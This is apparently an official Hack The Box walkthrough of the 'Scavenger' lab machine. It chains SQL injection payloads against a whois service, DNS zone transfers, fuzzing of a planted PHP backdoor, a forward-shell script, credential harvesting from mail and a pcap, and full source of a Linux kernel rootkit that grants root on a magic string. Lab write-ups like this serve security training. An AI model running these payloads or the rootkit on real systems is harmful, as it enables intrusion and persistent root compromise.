Scavenger

23rd December 2019 / Document No D19.100.52

Prepared By: MinatoTW

Machine Author: Ompamo

Difficulty: Hard

Classification: Official

Synopsis

Scavenger is a hard difficulty Linux machine running various services such as DNS, SMTP, Whois etc. The whois service is found to be vulnerable to SQL injection, exploitation of which reveals vhosts. The vhosts are enumerated to find a hidden PHP backdoor, which is used to execute code on the server. A forward shell is used to gain access to FTP credentials, resulting in access to a compromised user account. The user's home profile contains a hidden rootkit, which is decompiled. The information gained from this is used to elevate to a root shell.

Skills Required

- Enumeration
- Fuzzing
- Reversing
- Reviewing C code

Skills Learned

- SQL Injection
- Reversing Rootkits

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.155 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.155
```

```
nmap -p$ports -sC -sV 10.10.10.155

Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-23 11:42 PST
Nmap scan report for 10.10.10.155
Host is up (0.22s latency).

PORT   STATE  SERVICE  VERSION
21/tcp open   ftp      vsftpd 3.0.3
22/tcp open   ssh      OpenSSH 7.4p1 Debian 10+deb9u4 (protocol 2.0)
25/tcp open   smtp     Exim smtpd 4.89
43/tcp open   whois?
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions, Help, RTSPRequest:
|     % SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
53/tcp open   domain   ISC BIND 9.10.3-P4 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Debian
80/tcp open   http     Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
```

The server is found to be running FTP, SSH, SMTP, DNS and Apache on their common ports. Additionally, a `whois` server is found to be running on port 43.

Apache

Browsing to port 80, we find the error message below.




The server denies direct IP access and expects a vhost in the host header.

Whois

Let's query the whois service and look for information. Connecting to the service using `nc` returns the following:

```
nc 10.10.10.155 43
aa
% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 0 object
```

The banner returns the some information about the server i.e. it uses MariaDB as backend and a vhost `www.supersechosting.htb`. Let's add this vhost to `/etc/hosts` and browse to it.



This time the server returns a website titled "SuperSecHosting". According to this, the server offers web hosting services along with DNS and whois. Let's supply this vhost to the whois service.

```
whois -h 10.10.10.155 -p 43 "supersechosting.htb"
% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 1 object
   Domain Name: SUPERSECHOSTING.HTB
   Registrar WHOIS Server: whois.supersechosting.htb
   Registrar URL: http://www.supersechosting.htb
   Updated Date: 2018-02-21T18:36:40Z
   Creation Date: 1997-09-15T04:00:00Z
   Registry Expiry Date: 2020-09-14T04:00:00Z
   Registrar: SuperSecHosting Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@supersechosting.htb
   Registrar Abuse Contact Phone: +1.999999999
   Name Server: NS1.SUPERSECHOSTING.HTB
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2018-12-05T14:11:05Z <<<

For more information on Whois status codes, please visit https://icann.org/epp
```

It returned some generic information about the server but it's not of much significance. It's possible that the server uses SQL queries in order to retrieve data from the MariaDB server. Let's try injecting a quote to check if it's vulnerable.

```
whois -h 10.10.10.155 -p 43 "'"
% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING
1064 (42000): You have an error in your SQL syntax; check
the manual that corresponds to your MariaDB server version
for the right syntax to use near '''') limit 1' at line 1
```

The server returned a SQL syntax error, which confirms our assumption about the SQL queries. Let's try using union based SQL injection to retrieve information from the database. The number of columns can be found using the `order by` clause.

```
') order by 1-- -
```

```
whois -h 10.10.10.155 -p 43 "') order by 1-- -"

% for more information on SUPERSECHOSTING
% This query returned 0 object

whois -h 10.10.10.155 -p 43 "') order by 2-- -"

% for more information on SUPERSECHOSTING
% This query returned 0 object

whois -h 10.10.10.155 -p 43 "') order by 3-- -"

% for more information on SUPERSECHOSTING
1054 (42S22): Unknown column '3' in 'order clause'
```

Using 1 or 2 columns in the query didn't return any error, however, using 3 columns returns an `Unknown column` error. This means that the table has 2 columns. Next, let's try finding the table names in the current database.

```
') union select table_name,2 from INFORMATION_SCHEMA.TABLES where
TABLE_SCHEMA=database()-- -
```

The query above uses the `INFORMATION_SCHEMA.TABLES` to retrieve table names in the current database.

```
whois -h 10.10.10.155 -p 43 "') union select table_name,2 from
INFORMATION_SCHEMA.TABLES where TABLE_SCHEMA=database()-- -"
% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 1 object
customers
```

Only one table named `customers` is found in the current database. The column names in this table can be obtained with the following query:

```
') union select group_concat(column_name),2 from INFORMATION_SCHEMA.COLUMNS
where TABLE_NAME='customers'-- -
```

The `INFORMATION_SCHEMA.COLUMNS` table contains information about columns in all the tables. The `group_concat` is used so that multiple rows are outputted as one.


```
whois -h 10.10.10.155 -p 43 "') union select group_concat(column_name),2
from INFORMATION_SCHEMA.COLUMNS where TABLE_NAME='customers'-- -"
% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 1 object
id,domain,data
```

The table is found to contain the columns id, domain and data. The column `domain` can be retrieved with the following query:

```
') union select group_concat(domain), 2 from customers-- -
```

```
whois -h 10.10.10.155 -p 43 "') union select group_concat(domain), 2 from customers-- -"
% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 1 object
supersechosting.htb,justanotherblog.htb,pwnhats.htb,rentahacker.htb
```

The server returned three new vhosts: `www.justanotherblog.htb`, `www.pwnhats.htb`, `www.rentahacker.htb`. Let's add them to the hosts file and examine them. The `www.pwnhats.htb` website is an online store running on PrestaShop.



The `www.rentahacker.htb` vhost is a website offering hacking services. Looking at the comments on one of the posts, something unusual can be spotted.

31173 HAXXOR team
December 10, 2018 at 7:20 pm

Hey admin! Plz Check you bug tracker… YOU HAVE BEEN OWNED!!

Reply

According to the comment, the website has been compromised by hackers through some bug tracker.

DNS

Let's perform some zone transfers on the discovered vhosts to find sub-domains and other information.

```
dig axfr rentahacker.htb @10.10.10.155

; <<>> DiG 9.11.5-P1-1ubuntu2.6-Ubuntu <<>> axfr rentahacker.htb @10.10.10.155
;; global options: +cmd
rentahacker.htb.         604800  IN      SOA     ns1.supersechosting.htb.
rentahacker.htb.         604800  IN      NS      ns1.supersechosting.htb.
rentahacker.htb.         604800  IN      MX      10 mail1.rentahacker.htb.
rentahacker.htb.         604800  IN      A       10.10.10.155
mail1.rentahacker.htb.   604800  IN      A       10.10.10.155
sec03.rentahacker.htb.   604800  IN      A       10.10.10.155
```

Querying the other vhosts doesn't return anything interesting. However, an extra vhost named `sec03.rentahacker.htb` is seen while querying `rentahacker.htb`. Adding this to `/etc/hosts` and browsing to it, we see this:


This confirms that this vhost was compromised by hackers, as shown in the comment earlier.

Gobuster

Let's run gobuster on the `sec03` vhost to find any interesting files on the server.

```
gobuster dir -w directory-list-2.3-medium.txt -u http://sec03.rentahacker.htb/ -t 100 -x php

<SNIP>
/core (Status: 403)
/core.php (Status: 200)
/manual (Status: 301)
/js (Status: 301)
/api (Status: 301)
/javascript (Status: 301)
/config (Status: 403)
/shell.php (Status: 200)
/fonts (Status: 301)
```

The search returns quite a few PHP files and folders. Browsing to `/index.php` redirects us to the login page for `Mantis` bug tracker software.



Another file named `shell.php` was found by gobuster, and browsing to it returns an empty page.


This is probably a backdoor left by hackers, in order to regain access to the server.

Wfuzz


Let's fuzz `shell.php` to discover input parameters which might let us execute commands.

```
wfuzz -w directory-list-2.3-medium.txt -t 100 --hh 0
-u 'http://sec03.rentahacker.htb/shell.php?FUZZ=id'

Target: http://sec03.rentahacker.htb/shell.php?FUZZ=id
Total requests: 220560

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

012593:  C=200      1 L        3 W          61 Ch        "hidden"
```

The wfuzz command above fuzzes the GET parameter and ignores any page with zero response size. The parameter name is revealed to be `hidden`.



The shell is executing under the user named `ib01c03`. Let's examine the iptables rules at `/etc/iptables/rules.v4` and `/etc/iptables/rules.v6`.




```
*filter
:INPUT DROP [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT DROP [0:0]
-A INPUT -p icmp -j ACCEPT
-A INPUT -p udp -m udp --sport 53 -m u32 --u32 "0x1e=0x81000000:0x81ffffff" -j
ACCEPT
-A INPUT -p tcp -m tcp --dport 20 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 21 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 25 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 43 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 53 -j ACCEPT
-A INPUT -p udp -m udp --dport 53 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 80 -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -j REJECT --reject-with icmp-port-unreachable

-A OUTPUT -p icmp -j ACCEPT
-A OUTPUT -p udp -m udp --dport 53 -m u32 --u32 "0x1e=0x1000000:0x1ffffff" -j
ACCEPT
-A OUTPUT -p tcp -m tcp --sport 20 -j ACCEPT
-A OUTPUT -o lo -j ACCEPT
-A OUTPUT -p tcp -m state --state ESTABLISHED -j ACCEPT
```

```
-A OUTPUT -p udp -m state --state ESTABLISHED -j ACCEPT
-A OUTPUT -j REJECT --reject-with icmp-port-unreachable
COMMIT
# Completed on Sat Feb  2 17:47:39 2019
```

The rules are set to deny any inbound and outbound connections apart from the ones initiated by the existing services. This means that we can't obtain a reverse shell from the box. In this scenario, we can use a forward shell based on named pipes, the skeleton code for which can be found here.

Foothold

The script needs some minor adjustments before being used. Change the `RunRawCmd` function to match the code below.

```
    def RunRawCmd(self, cmd, timeout=50, proxy="http://127.0.0.1:8080"):

        if proxy:
            proxies = self.proxies
        else:
            proxies = {}

        params = { 'hidden' : cmd }
        try:
            r = requests.get(self.url, params=params, proxies=proxies,
timeout=timeout)
            return r.text
        except:
            pass
```

The GET request was modified to send the commands through the `hidden` parameter. Next, change the URL on line 20 to match our target.

```
self.url = r"http://sec03.rentahacker.htb/shell.php"
```

Make sure that Burp is running and Intercept is turned off, as the script passes requests via the proxy by default.

```
rlwrap python3 fwdshell.py
[*] Session ID: 76571
[*] Setting up fifo shell on target
[*] Setting up read thread
Please Subscribe> id
uid=1003(ib01c03) gid=1004(customers) groups=1004(customers)
```

We can upgrade to an interactive TTY shell using the `upgrade` command. Enumerating the box, we find that the user has mail at `/var/mail/ib01c03`.

```
Subject: Re: Please help! Site Defaced!
In-Reply-To: Your message of Mon, 10 Dec 2018 21:04:49 +0100
        <E1gWRnN-0000XA-44@ib01.supersechosting.htb>
References: <E1gWRnN-0000XA-44@ib01.supersechosting.htb>
X-Mailer: mail (GNU Mailutils 3.1.1)
Message-Id: <E1gWRtI-0000ZK-8Q@ib01.supersechosting.htb>
From: support <support@ib01.supersechosting.htb>
Date: Mon, 10 Dec 2018 21:10:56 +0100
X-IMAPbase: 1544472964 2
Status: O
X-UID: 1
```

```
>> Please we need your help. Our site has been defaced!
>> What we should do now?
>>
>> rentahacker.htb

Hi, we will check when possible. We are working on another incident right now.
We just make a backup of the apache logs.

Please check if there is any strange file in your web root and upload it to the
ftp server:
ftp.supersechosting.htb
user: ib01ftp
pass: YhgRt56_Ta

Thanks.
```

The mail is a reply to the owners of `rentahacker.htb` and contains credentials for the FTP server. Let's login to the FTP server and enumerate it.

```
ftp 10.10.10.155
Connected to 10.10.10.155.
220 (vsFTPd 3.0.3)
Name (10.10.10.155:user): ib01ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
dr-xrwx---    4 1005     1000         4096 Dec 10  2018 incidents
226 Directory send OK.
ftp> cd incidents
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
dr-xrwx---    2 1005     1000         4096 Jan 30  2019 ib01c01
dr-xrwx---    2 1005     1000         4096 Dec 10  2018 ib01c03
226 Directory send OK.
```

The root folder contains a folder named `incidents` , which has two user folders in it. The `ib01c03` folder is empty, but the `ib01c01` folder contains the following:

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r--rw-r--    1 1005     1000        10427 Dec 10  2018 ib01c01.access.log
-rw-r--r--    1 1000     1000       835084 Dec 10  2018 ib01c01_incident.pcap
-r--rw-r--    1 1005     1000          173 Dec 11  2018 notes.txt
```

These files can be downloaded using the `get` command. Here's what the notes.txt command says:

```
After checking the logs and the network capture, all points to that the attacker knows valid credentials and abused a recently discovered vuln to gain access to the server!
```

According to it, the network capture contains credentials which the attackers used to hack the website.

Lateral Movement

The PCredz tool can be used to extract credentials from network captures. Download the tool and supply it the network capture.

```
./Pcredz -f ../ib01c01_incident.pcap

Pcredz 1.0.0
Author: Laurent Gaffie

Using TCPDump format

ajax=1:passwd=pwnhats.htb
Host: www.pwnhats.htb
Full path: POST /admin530o6uisg/index.php?rand=1544475115839 HTTP/1.1

308 protocol: tcp 10.0.2.19:44401 > 10.0.2.122:80
Found possible HTTP authentication email=pwnhats%40pwnhats.htb:passwd=GetYouAH4t%21
Host: www.pwnhats.htb
Full path: POST /admin530o6uisg/index.php?rand=1542582364810 HTTP/1.1


../ib01c01_incident.pcap parsed in: 0.721 seconds (File size 0.796 Mo).
```

The script was able to find a login request with the credentials `pwnhats@pwnhats.htb:GetYouAH4t!`. The note from earlier stated these credentials are valid, which means we can try logging in as another user with this password.

```
ib01c03@ib01:/home/ib01c03/sec03$
su - ib01c01
Password: GetYouAH4t!
$
id
uid=1001(ib01c01) gid=1004(customers) groups=1004(customers)
$
bash -i
ib01c01@ib01:~$
```

We were to su to ib01c01 successfully with the obtained password. Further examination of the network capture revealed a wget request to a file named `root.c`.

```
463 140.283167    10.0.2.19     10.0.2.122    TCP      74 80 → 58758 [SYN, ACK] Seq=0 A
464 140.283178    10.0.2.122    10.0.2.19     TCP      66 58758 → 80 [ACK] Seq=1 Ack=1
468 140.283330    10.0.2.122    10.0.2.19     HTTP     2… GET /root.c HTTP/1.1
470 140.283521    10.0.2.19     10.0.2.122    TCP      66 80 → 58758 [ACK] Seq=1 Ack=14
472 140.283794    10.0.2.19     10.0.2.122    TCP      83 80 → 58758 [PSH, ACK] Seq=1 A
```

Right click on it > follow > HTTP stream to view the request data.

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/device.h>
#include <linux/fs.h>
#include <asm/uaccess.h>
```

```c
#include <linux/slab.h>
#include <linux/syscalls.h>
#include <linux/types.h>
#include <linux/cdev.h>
#include <linux/cred.h>
#include <linux/version.h>

#define  DEVICE_NAME "ttyR0"
#define  CLASS_NAME  "ttyR"

#if LINUX_VERSION_CODE > KERNEL_VERSION(3,4,0)
#define V(x) x.val
#else
#define V(x) x
#endif

// Prototypes
static int     __init root_init(void);
static void    __exit root_exit(void);
static int     root_open  (struct inode *inode, struct file *f);
static ssize_t root_read  (struct file *f, char *buf, size_t len, loff_t *off);
static ssize_t root_write (struct file *f, const char __user *buf, size_t len,
loff_t *off);

// Module info
MODULE_LICENSE("GPL");
MODULE_AUTHOR("pico");
MODULE_DESCRIPTION("Got r00t!.");
MODULE_VERSION("0.1");

static int            majorNumber;
static struct class*  rootcharClass  = NULL;
static struct device* rootcharDevice = NULL;

static struct file_operations fops =
{
  .owner = THIS_MODULE,
  .open = root_open,
  .read = root_read,
  .write = root_write,
};

static int
root_open (struct inode *inode, struct file *f)
{
   return 0;
}

static ssize_t
root_read (struct file *f, char *buf, size_t len, loff_t *off)
{
  return len;
}

static ssize_t
root_write (struct file *f, const char __user *buf, size_t len, loff_t *off)
{
  char   *data;
```

```
  char   magic[] = "g0tR0ot";

  struct cred *new_cred;

  data = (char *) kmalloc (len + 1, GFP_KERNEL);

  if (data)
    {
      copy_from_user (data, buf, len);
        if (memcmp(data, magic, 7) == 0)
      {
        if ((new_cred = prepare_creds ()) == NULL)
          {
        return 0;
          }
        V(new_cred->uid) = V(new_cred->gid) =  0;
        V(new_cred->euid) = V(new_cred->egid) = 0;
        V(new_cred->suid) = V(new_cred->sgid) = 0;
        V(new_cred->fsuid) = V(new_cred->fsgid) = 0;
        commit_creds (new_cred);
      }
        kfree(data);
      }

    return len;
}


static int __init
root_init(void)
{
  // Create char device
  if ((majorNumber = register_chrdev(0, DEVICE_NAME, &fops)) < 0)
    {
      return majorNumber;
    }

   // Register the device class
   rootcharClass = class_create(THIS_MODULE, CLASS_NAME);
   if (IS_ERR(rootcharClass))
     {
       unregister_chrdev(majorNumber, DEVICE_NAME);
       return PTR_ERR(rootcharClass);
   }

   // Register the device driver
   rootcharDevice = device_create(rootcharClass, NULL,
                  MKDEV(majorNumber, 0), NULL, DEVICE_NAME);
   if (IS_ERR(rootcharDevice))
     {
       class_destroy(rootcharClass);
       unregister_chrdev(majorNumber, DEVICE_NAME);
       return PTR_ERR(rootcharDevice);
     }

    return 0;
}
```

```
static void __exit
root_exit(void)
{
  // Destroy the device
  device_destroy(rootcharClass, MKDEV(majorNumber, 0));
  class_unregister(rootcharClass);
  class_destroy(rootcharClass);
  unregister_chrdev(majorNumber, DEVICE_NAME);
}


module_init(root_init);
module_exit(root_exit);
```

This C code is probably a Linux rootkit which the hacker downloaded and compiled to a kernel module on the box to maintain access. First, a device named `ttyR0` is created and registered in the init method.

```
  // Create char device
  if ((majorNumber = register_chrdev(0, DEVICE_NAME, &fops)) < 0)
```

The `root_write` method listens for input to the registered device.

```
static ssize_t
root_write (struct file *f, const char __user *buf, size_t len, loff_t *off)
{
  char   *data;
  char   magic[] = "g0tR0ot";

  struct cred *new_cred;

  data = (char *) kmalloc (len + 1, GFP_KERNEL);

  if (data)
    {
      copy_from_user (data, buf, len);
        if (memcmp(data, magic, 7) == 0)
      {
        if ((new_cred = prepare_creds ()) == NULL)
          {
        return 0;
          }
        V(new_cred->uid) = V(new_cred->gid) =  0;
        V(new_cred->euid) = V(new_cred->egid) = 0;
        V(new_cred->suid) = V(new_cred->sgid) = 0;
        V(new_cred->fsuid) = V(new_cred->fsgid) = 0;
        commit_creds (new_cred);
      }
        kfree(data);
      }

    return len;
}
```

The `copy_from_user` method copies the input data into a buffer named `data`, which is then compared to the magic string `g0tR0ot` using the `memcmp` method. If the input matches this magic string, the user's cred structure is modified to root and his shell is elevated. This means that we can gain root access by echoing in `g0tR0ot` to the device.

```
ib01c01@ib01:~$
ls -la /dev/ttyR0
crw-rw-rw- 1 root dialout 248, 0 Dec 23 10:31 /dev/ttyR0
ib01c01@ib01:~$
echo g0tR0ot > /dev/ttyR0
```

We can verify that the device exists by listing contents of `/dev`, which means that the hackers have already installed the rootkit. However, echoing `g0tR0ot` to the device doesn't elevate us to root. This could mean that either the magic string was changed or the rootkit was modified.

```
ib01c01@ib01:~$
ls -la /dev/ttyR0
crw-rw-rw- 1 root dialout 248, 0 Dec 23 10:31 /dev/ttyR0
ib01c01@ib01:~$
echo g0tR0ot > /dev/ttyR0
ib01c01@ib01:~$
```

Privilege Escalation

Looking at the home folder of the user, a hidden folder named `...` can be seen.

```
ib01c01@ib01:~$
ls -la
total 66608
drwx------  4 ib01c01 customers     4096 Feb  1  2019 .
drwxr-xr-x  8 root    root          4096 Dec  7  2018 ..
drwxr-xr-x  2 ib01c01 customers     4096 Feb  2  2019 ...
-rw-------  1 ib01c01 customers       32 Jan 30  2019 access.txt
ib01c01@ib01:~$
cd ...
ib01c01@ib01:~/...$
ls -la
total 400
drwxr-xr-x 2 ib01c01 customers   4096 Feb  2  2019 .
drwx------ 4 ib01c01 customers   4096 Feb  1  2019 ..
-rw-r--r-- 1 root    root      399400 Feb  2  2019 root.ko
```

The folder contains a file named `root.ko` which must be the compiled kernel module. We can login as `ib01c01` via FTP and download this module.

```
ftp 10.10.10.155
Connected to 10.10.10.155.
220 (vsFTPd 3.0.3)
Name (10.10.10.155:user): ib01c01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd ...
250 Directory successfully changed.
ftp> get root.ko
local: root.ko remote: root.ko
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for root.ko (399400 bytes).
226 Transfer complete.
```

We can decompile this using Ghidra, which can downloaded from here. Click on "Functions" in the Symbol Tree window on the left and select `root_write`.

```
__fentry__();
local_20 = *(long *)(in_GS_OFFSET + 0x28);
local_31 = 0x743367;
local_2d = 0x76317250;
local_28 = 0x746f3052743067;
local_29 = 0;
__s1 = (void *)__kmalloc(extraout_RDX + 1,0x24000c0);
uVar3 = extraout_RDX;
if (__s1 == (void *)0x0) {
  printk(&DAT_00100358);
}
else {
  __check_object_size(__s1,extraout_RDX,0);
  _copy_from_user(__s1,param_2,extraout_RDX & 0xffffffff);
  snprintf((char *)&local_28,8,"%s%s",&local_31,&local_2d);
  iVar1 = memcmp(__s1,&local_28,7);
  if (iVar1 == 0) {
    lVar2 = prepare_creds();
```

Looking at the decompiled output, we can see an extra line of code. The strings in `local_31` and `local_2d` are copied into a buffer named `local_28` using the snprintf function. The hex values for variables can be converted to string in the disassembly window, by right clicking > convert > select `Char sequence`.

```
0010007a 31 c0           XOR        EAX,EAX
0010007c 48 b8 67        MOV        RAX,"g0tR0ot\x00"
         30 74 52
         30 6f 74 00
00100086 c7 44 24        MOV        dword ptr [RSP + local_31],"g3t\x00"
         07 67 33
         74 00
0010008e c7 44 24        MOV        dword ptr [RSP + local_2d],"Pr1v"
         0b 50 72
```

The local_28 variable is the default `gOtROot` while local_31 is `g3t` and local_2d is `Pr1v`, which simplifies the code to:

```
snprintf(local_28, "%s%s", "g3t", "Pr1v")
```

The final value of `local_28` will be `g3tPr1v` , which will be compared to the user input. Let's try sending this to the `ttyR0` device.

```
ib01c01@ib01:~$
echo g3tPr1v > /dev/ttyR0
ib01c01@ib01:~$
id
uid=0(root) gid=0(root) groups=0(root),1004(customers)
ib01c01@ib01:~$
ls -la /root
total 84
drwx------  6 root root  4096 Aug 23 11:51 .
drwxr-xr-x 22 root root  4096 Dec  4  2018 ..
----------  1 root root  5706 Jul 22 18:42 .bash_history
-rw-r--r--  1 root root  3526 Jan 30  2019 .bashrc
drwxr-x---  2 root root  4096 Feb  2  2019 bin
-rw-------  1 root root    33 Dec  9  2018 root.txt
```

This time the elevation was successful and our uid was changed to that of root.